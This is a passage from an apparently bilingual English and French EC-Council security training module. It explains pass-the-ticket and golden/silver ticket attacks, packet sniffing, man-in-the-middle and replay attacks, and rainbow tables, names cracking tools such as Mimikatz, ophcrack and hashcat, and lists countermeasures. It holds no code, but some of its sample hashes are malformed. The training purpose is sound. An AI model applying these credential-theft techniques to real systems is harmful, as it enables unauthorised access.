


Figure 4.5 : Attaque par empoisonnement LLMNR/NBT-NS

Pass the Ticket Attack



Pass the Ticket is a technique used for **authenticating** a user to a system that is using **Kerberos** without providing the user's password



To perform this attack, the attacker dumps Kerberos tickets of legitimate accounts using **credential dumping tools**




The attacker then launches a pass the ticket attack either by **stealing the ST/TGT** from an end-user machine, or by stealing the ST/TGT from a compromised Authorization Server



The attacker uses the retrieved ticket to gain unauthorized access to the target network services



Tools such as **Mimikatz**, Rubeus, and Windows Credentials Editor are used by attackers to launch such attacks



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque Pass the Ticket

Pass-the-ticket est une technique utilisée pour authentifier un utilisateur à un système qui utilise des tickets Kerberos sans fournir le mot de passe de l'utilisateur. L'authentification Kerberos permet aux utilisateurs d'accéder aux services fournis par des serveurs distants sans avoir à fournir de mot de passe pour chaque service demandé. Pour réaliser cette attaque, le pirate extrait les tickets Kerberos de comptes légitimes à l'aide d'outils d'extraction d'informations d'identification.

Un TGT (Ticket-Granting Ticket) ou ST (Service Ticket) peut être capturé en fonction du niveau d'accès autorisé à un client. Dans notre cas, le ST permet l'accès à des ressources spécifiques, et le TGT est utilisé pour envoyer une requête au TGS (Ticket-Granting Server) pour que le ST accède à tous les services auxquels le client a été autorisé à accéder.

Les Silver Tickets sont capturés pour des ressources qui utilisent Kerberos pour le processus d'authentification et peuvent être utilisés pour créer des tickets pour appeler un service spécifique et accéder au système qui offre le service.


Les Golden Tickets sont capturés pour le domaine avec l'empreinte hachage KDS KRBTGT NTLM (Key Distribution Service) qui permet la création de TGT pour n'importe quel profil dans l'Active Directory.

Les attaquants lancent des attaques de type "pass-the-ticket" soit en volant le ST/TGT d'une machine d'un utilisateur final et en l'utilisant pour se faire passer pour un utilisateur valide, soit en volant le ST/TGT d'un AS (Authentication Server) compromis. Après avoir obtenu l'un de ces tickets, un attaquant peut obtenir un accès non autorisé aux services du réseau et rechercher des autorisations supplémentaires et des données critiques.

Les attaquants utilisent des outils tels que Mimikatz, Rubeus, Windows Credentials Editor, etc. pour lancer des attaques de type "pass-the-ticket".

Wire Sniffing

- Attackers run **packet sniffer tools** on the local area network (LAN) to access and record the raw network traffic
- The captured data may include **sensitive information** such as **passwords** (FTP, rlogin sessions, etc.) and emails
- Sniffed credentials are used to **gain unauthorized access** to the target system



Wire Sniffing ➤ Computationally Complex ➤ Hard to Perpetrate



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Analyse de paquets (Wire Sniffing)

L'analyse de paquets est une forme d'écoute de fils ou d'écoute électronique qui permet aux pirates informatiques d'obtenir des informations d'identification pendant leur transit en capturant des paquets Internet. Les attaquants utilisent des analyseurs réseau pour réaliser ce type d'attaque. Grâce à l'écoute des paquets, un pirate peut obtenir des mots de passe pour des applications telles que le courrier électronique, les sites Web, SMB, FTP, les sessions rlogin ou SQL. Comme les analyseurs réseau fonctionnent en arrière-plan, la victime ne peut pas s'en rendre compte.



Figure 4.6 : Écoute électronique

Comme les analyseurs recueillent les paquets au niveau de la couche de liaison de données, ils peuvent capturer tous les paquets sur le réseau local de la machine qui exécute l'analyseur. Cette méthode est relativement difficile à mettre en œuvre et compliquée sur le plan informatique. En effet, un réseau doté d'un hub met en œuvre un support de diffusion que tous les systèmes partagent sur le LAN. Le réseau local envoie les données à toutes les machines qui y sont connectées. Si un attaquant exécute un analyseur réseau sur un ordinateur du réseau local, il peut recueillir les données envoyées vers et depuis n'importe quel autre ordinateur du réseau local. La majorité des outils d'analyse réseau sont parfaitement adaptés à l'analyse des données dans un environnement équipé de hub. Ce sont des analyseurs passifs, car ils attendent passivement le transfert de données avant de les récupérer. Ils sont efficaces pour


collecter de manière très discrète les données du réseau local. Les données capturées peuvent inclure des mots de passe envoyés à des systèmes distants lors de sessions FTP, de sessions rlogin et des serveurs de courrier électronique. L'attaquant utilise ces informations d'identification pour obtenir un accès non autorisé au système cible. Il existe une variété d'outils disponibles sur Internet pour l'écoute électronique passive.

Man-in-the-Middle and Replay Attacks

- ❑ In an MITM attack, the attacker **acquires access to the communication channels** between the victim and the server to extract the information needed
- ❑ In a replay attack, packets and authentication tokens are captured using a **sniffer**. After the relevant information is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaques de type "Homme du Milieu" (Man-in-the-Middle) et par Relecture (Replay)

Lorsque deux parties communiquent, elles peuvent être victimes d'une attaque de type "man-in-the-middle" (MITM) ou "homme du milieu", c'est-à-dire qu'un tiers intercepte la communication entre les deux parties à leur insu. Le tiers écoute le trafic et le transmet ensuite. Pour y parvenir, l'"homme du milieu" doit écouter simultanément les deux côtés de la connexion. Dans une attaque MITM, l'attaquant acquiert l'accès aux canaux de communication entre la victime et le serveur pour extraire les informations. Ce type d'attaque est souvent utilisé sur les connexions telnet et les communications sans fil. Il n'est pas facile de mettre en œuvre de telles attaques en raison des numéros de séquence TCP et de la vitesse de la communication. Cette méthode est relativement difficile à mettre en œuvre et peut parfois être déjouée en invalidant le trafic.




Figure 4.7 : Attaque de l'Homme du Milieu et attaque par relecture

Dans une attaque par relecture, les paquets et les jetons d'authentification sont capturés à l'aide d'un analyseur réseau. Après avoir extrait les informations utiles, les jetons sont replacés sur le réseau pour obtenir un accès. L'attaquant utilise ce type d'attaque pour rejouer des transactions bancaires ou des transferts de données similaires, dans l'espoir de reproduire et/ou de modifier des activités, telles que des dépôts bancaires ou des transferts financiers.

Rainbow Table Attack

- 1 **Rainbow Table** A precomputed table that contains word lists like **dictionary files, brute force lists**, and their **hash values**
- 2 **Compare the Hashes** The hash **of passwords** is captured and compared with the precomputed hash table. If a match is found, then the password gets cracked
- 3 **Easy to Recover** It is easy to recover passwords by comparing the captured password hashes to the **precomputed tables**

Precomputed Hashes



1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Attaque de type Rainbow Table


Une attaque de type "rainbow table" utilise la technique cryptanalytique du compromis temps-mémoire, qui nécessite moins de temps que les autres techniques. Elle utilise des informations déjà calculées et stockées en mémoire pour casser le chiffrement. Dans l'attaque par table arc-en-ciel, l'attaquant crée à l'avance une table de tous les mots de passe possibles et de leurs valeurs de hachage respectives, appelée table arc-en-ciel. Les attaquants utilisent des outils tels que RainbowCrack pour réaliser ce type d'attaque.

- **Rainbow Table** : Une table arc-en-ciel est une table précalculée qui contient des listes de mots comme celles des dictionnaires et des listes de force brute, ainsi que leurs valeurs de hachage (empreinte numérique). Il s'agit d'une table de consultation spécialement utilisée pour récupérer un mot de passe en clair à partir d'un texte chiffré. L'attaquant utilise cette table pour rechercher le mot de passe et tente de le récupérer à partir des empreintes de mots de passe.
- **Empreintes numériques calculées** : Un attaquant calcule l'empreinte pour une liste de mots de passe possibles et la compare à la table d'empreinte précalculée (table arc-en-ciel). Si les attaquants trouvent une correspondance, ils peuvent craquer le mot de passe.
- **Comparer les empreintes** : Un attaquant saisit l'empreinte d'un mot de passe et le compare à la table précalculée. S'il trouve une correspondance, le mot de passe est alors craqué. Il est facile de récupérer des mots de passe en comparant les empreintes de mots de passe capturés aux tables précalculées.

Exemples d'empreintes précalculées :

1qazwed	4259cc34599c530b28a6a8f225d668590
hh021da	c744b1716cbf8d4dd0ff4ce31a177151
9da8dasf	3cd696a8571a843cda453a229d741843
sodifo8sf	c744b1716cbf8d4dd0ff4ce31a177151

Figure 4.8 : Empreintes précalculées



Module Flow

Discuss Password Cracking Techniques

Discuss Password Cracking Tools


Discuss Password Cracking Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password-Cracking Tools: L0phtCrack and ophcrack

L0phtCrack


A tool designed to **audit passwords** and recover applications



<https://www.l0phtcrack.com>

ophcrack

A Windows password cracker based on **rainbow tables**. It comes with a Graphical User Interface and runs on multiple platforms




<https://ophcrack.sourceforge.io>

Password-Cracking Tools

RainbowCrack

RainbowCrack cracks hashes with **rainbow tables**. It uses a **time-memory tradeoff** algorithm to crack hashes



The screenshot shows the RainbowCrack application window. It has a menu bar with File, Edit, View, Rainbow Table, and Help. The main area displays a table with columns: Hash, Plaintext, Plaintext in Hex, and Comment. Several rows of hash entries are listed, with one row highlighted in red. Below the table, there's a messages section showing a successful password recovery message and some statistics. At the bottom right of the window is the URL <http://project-rainbowcrack.com>.

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

- John the Ripper**
<https://www.openwall.com>
- hashcat**
<https://hashcat.net>
- THC-Hydra**
<https://github.com>
- Medusa**
<http://foofus.net>

Découvrez des outils de craquage de mots de passe

Les outils de craquage de mots de passe vous permettent de réinitialiser les mots de passe inconnus ou perdus de l'administrateur local, de l'administrateur de domaine et d'autres comptes d'utilisateur de Windows. Dans le cas de mots de passe oubliés, ils permettent même aux utilisateurs d'accéder instantanément à leur ordinateur verrouillé sans réinstaller Windows. Les attaquants peuvent utiliser des outils de piratage de mots de passe pour craquer les mots de passe du système cible. Cette section traite de certains des outils de craquage de mots de passe les plus populaires.

■ L0phtCrack

Source : <https://www.l0phtcrack.com>

L0phtCrack est un outil conçu pour vérifier les mots de passe et débloquer les applications. Il récupère les mots de passe perdus de Microsoft Windows à l'aide d'attaques par dictionnaire, d'attaques hybrides, d'attaques par table arc-en-ciel, d'attaques par recherche exhaustive, et il vérifie également la force du mot de passe.

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent L0phtCrack pour craquer le mot de passe de la cible et accéder au système.




Figure 4.9 : L0phCrack

■ ophcrack

Source : <https://ophcrack.sourceforge.io>

ophcrack est un outil de craquage de mots de passe Windows qui utilise des tables arc-en-ciel pour craquer les mots de passe. Il est livré avec une interface utilisateur graphique (GUI) et fonctionne sur différents OS tels que Windows, Linux/UNIX, etc.

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent ophcrack pour effectuer des attaques par force brute et craquer les mots de passe du système cible.




Figure 4.10 : ophcrack

▪ RainbowCrack

Source : <http://project-rainbowcrack.com>

RainbowCrack craque les empreintes avec des tables arc-en-ciel, en utilisant un algorithme de compromis temps-mémoire. Un outil traditionnel de force brute craque les mots de passe d'une manière différente de celle utilisée par un outil de craquage de mots de passe à compromis temps-mémoire. La méthode par force brute essaie tous les textes en clair possibles l'un après l'autre. Par contre, RainbowCrack pré-calcule toutes les paires empreintes/texte en clair possibles en fonction de l'algorithme de hachage, du jeu de caractères et de la longueur du texte en clair sélectionnés à l'avance et les stocke dans un fichier "rainbow table". Le précalcul des tables peut prendre beaucoup de temps, mais une fois ce travail terminé, il est possible de craquer facilement et rapidement le texte chiffré dans les tables arc-en-ciel.

Comme le montre la capture d'écran ci-dessous, les attaquants utilisent RainbowCrack pour craquer les mots de passe du système cible.




Figure 4.11 : RainbowCrack

Voici une liste de quelques autres outils permettant de craquer des mots de passe :

- John the Ripper (<https://www.openwall.com>)
- hashcat (<https://hashcat.net>)
- THC-Hydra (<https://github.com>)
- Medusa (<http://foofus.net>)



Module Flow

- 1 Discuss Password Cracking Techniques
- 2 Discuss Password Cracking Tools
- 3 Discuss Password Cracking Countermeasures

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking Countermeasures

- 1 Disallow use of the **same password** during a password change
- 2 Disallow password **sharing**
- 3 Disallow the use of passwords that can be found in a **dictionary**
- 4 Do not use **cleartext** protocols and protocols with **weak encryption**
- 5 Set the **password change policy** to 30 days
- 6 Do not use any system **default passwords**



Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Password Cracking Countermeasures (Cont'd)

- 7 Make passwords hard to guess by requiring **8-12 alphanumeric** characters consisting of a combination of uppercase and lowercase letters, numbers, and symbols
- 8 Ensure that applications **neither store** passwords in memory **nor write** them to disks in clear text
- 9 Use a **random string** (salt) as a prefix or suffix to the password before encryption
- 10 Disallow the use of passwords such as **date of birth**, spouse, child's, or pet's name
- 11 Lockout an account subjected to too many **incorrect password** guesses
- 12 Use **two-factor or multi-factor authentication**, for example, using CAPTCHA to prevent automated attacks

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Découvrez des contre-mesures pour lutter contre le craquage de mots de passe

Les meilleures pratiques pour se protéger contre le craquage de mots de passe sont les suivantes :

- Mettre en place un audit de sécurité de l'information pour surveiller et suivre les attaques par mot de passe.
- Ne pas réutiliser le même mot de passe lors du changement de mot de passe.
- Ne pas partager les mots de passe.
- Ne pas utiliser de mots de passe qui peuvent être trouvés dans un dictionnaire.
- Ne pas utiliser de protocoles en clair ou de protocoles à faible chiffrement.
- Fixer la politique de changement de mot de passe à 30 jours.
- Éviter de stocker les mots de passe dans un endroit non sécurisé.
- Ne pas utiliser les mots de passe par défaut d'un système.
- Rendre les mots de passe difficiles à deviner en utilisant 8 à 12 caractères alphanumériques, avec une combinaison de lettres majuscules et minuscules, de chiffres et de symboles. En effet, les mots de passe forts sont difficiles à deviner. Par conséquent, plus le mot de passe est complexe, moins il est vulnérable aux attaques.
- S'assurer que les applications ne stockent pas les mots de passe en mémoire et ne les écrivent pas en clair sur le disque. Les mots de passe sont toujours vulnérables au vol s'ils sont stockés en mémoire. Une fois que le mot de passe est connu, il est extrêmement facile pour les attaquants d'augmenter leurs droits dans l'application.

